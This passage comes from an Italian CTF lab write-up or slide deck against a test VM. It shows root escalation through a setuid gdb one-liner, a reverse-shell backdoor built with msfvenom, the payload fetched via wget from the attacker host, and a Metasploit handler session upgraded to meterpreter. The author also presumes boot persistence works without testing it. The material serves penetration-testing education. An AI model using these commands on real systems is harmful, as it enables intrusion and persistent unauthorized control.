-rwsr-xr-x 1 root root 34888 Jan 10  2019 /usr/bin/umount
```

Il gdb binario ha i permessi setuid.

Privilege Escalation

gdb

```
gdb -nx -ex 'python import os; os.execl("/bin/bash", "bash", "-p")' -ex quit
```

```
bash-5.0# cd /root
bash-5.0# ls -al
total 24
drwx------  3 root root 4096 Dec 13  2020 .
drwxr-xr-x 18 root root 4096 Dec 13  2020 ..
lrwxrwxrwx  1 root root    9 Dec 13  2020 .bash_history → /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Dec 13  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  803 Dec 13  2020 root.txt
bash-5.0# cat root.txt
```

Maintaining Access

Creazione della backdoor

Un'informazione molto importante che ci serve per creare una backdoor è l'architettura del processore della macchina target, in quanto ci sono payload differenti in base all'architettura della macchina target.

```
bash-5.0# arch
x86_64
```

un processore Intel x86 a 64 bit

Maintaining Access

Creazione della backdoor

Creazione della backdoor utilizzando il tool msfvenom


```
┌──(root㉿kali)-[~]
└─# msfvenom -p linux/x64/shell/reverse_tcp LHOST=10.0.2.15 LPORT=1234 -f elf -o shell.elf

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: shell.elf
```

Viene generato il payload shell.elf da avviare sul dispositivo target

Maintaining Access

Trasferimento della backdoor sull'asset

E' stato utlizzato il web server Apache preconfigurato su Kali. Infatti basta semplicemente spostare il payload nella cartella del web server e avviarlo, come mostrato di seguito:



Maintaining Access

Trasferimento della backdoor sull'asset

Ora che il payload è caricato sul web server, basta accedere sulla macchina target e, tramite lo strumento wget specificare l'indirizzo di Kali e il file che si vuole ottenere.

```
bash-5.0# wget http://10.0.2.15/shell.elf
--2024-06-15 06:26:03--  http://10.0.2.15/shell.elf
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250
Saving to: 'shell.elf'

shell.elf              100%[═══════════════════════════════>]     250  --.-KB/s    in 0s

2024-06-15 06:26:03 (28.1 MB/s) - 'shell.elf' saved [250/250]
```

Maintaining Access

Abilitazione Backdoor

Rendiamo il payload eseguibile:

```
chmod +x shell.elf
```

Bisogna scrivere un exploit che si occuperà di avviare in automatico il payload e fare in modo che questo venga eseguito all'avvio del sistema.

Maintaining Access

Abilitazione Backdoor

L'asset analizzato è una macchina virtuale realizzata con lo scopo di essere una sfida CTF quindi il sistema è live. Ogni modifica fatta rimane solo in RAM senza alterare il sistema in modo permanente. Questo, tuttavia, significa che non si può testare il corretto funzionamento della backdoor all'avvio in quanto un riavvio del sistema comporta la cancellazione di ogni modifica effettuata.

Maintaining Access

Prova manuale

Eseguendo manualmente l'exploit e avviando l'handler di Metasploit con il comando msfconsole configuriamo il listener Metasploit e il risultato è il seguente:

```
msf6 exploit(multi/handler) > set payload linux/x64/shell/reverse_tcp
payload ⇒ linux/x64/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set LPORT  1234
LPORT ⇒ 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:1234
```

Successivamente eseguiamo il payload sulla macchina target,si vede che la connessione è stabilita nella console metasploit.

Maintaining Access

Prova manuale

l'exploit funziona correttamente se avviato manualmente quindi è lecito supporre che la backdoor sia stata installata correttamente e che venga avviata ad ogni riavvio del sistema

```
Background session 1? [y/N]  y
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.15:4433
[*] Sending stage (1017704 bytes) to 10.0.2.4
[*] Meterpreter session 2 opened (10.0.2.15:4433 → 10.0.2.4:57596) at 2024-06-15 06:36:33 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information       Connection
  --  ----  ----                     -----------       ----------
  1         shell x64/linux                            10.0.2.15:1234 → 10.0.2.4:48730 (10.0.2.4)
  2         meterpreter x86/linux    gaara @ 10.0.2.4  10.0.2.15:4433 → 10.0.2.4:57596 (10.0.2.4)

msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > shell
Process 840 created.
Channel 1 created.
```

Grazie per l'ATTENZIONE

Alessandro Aquino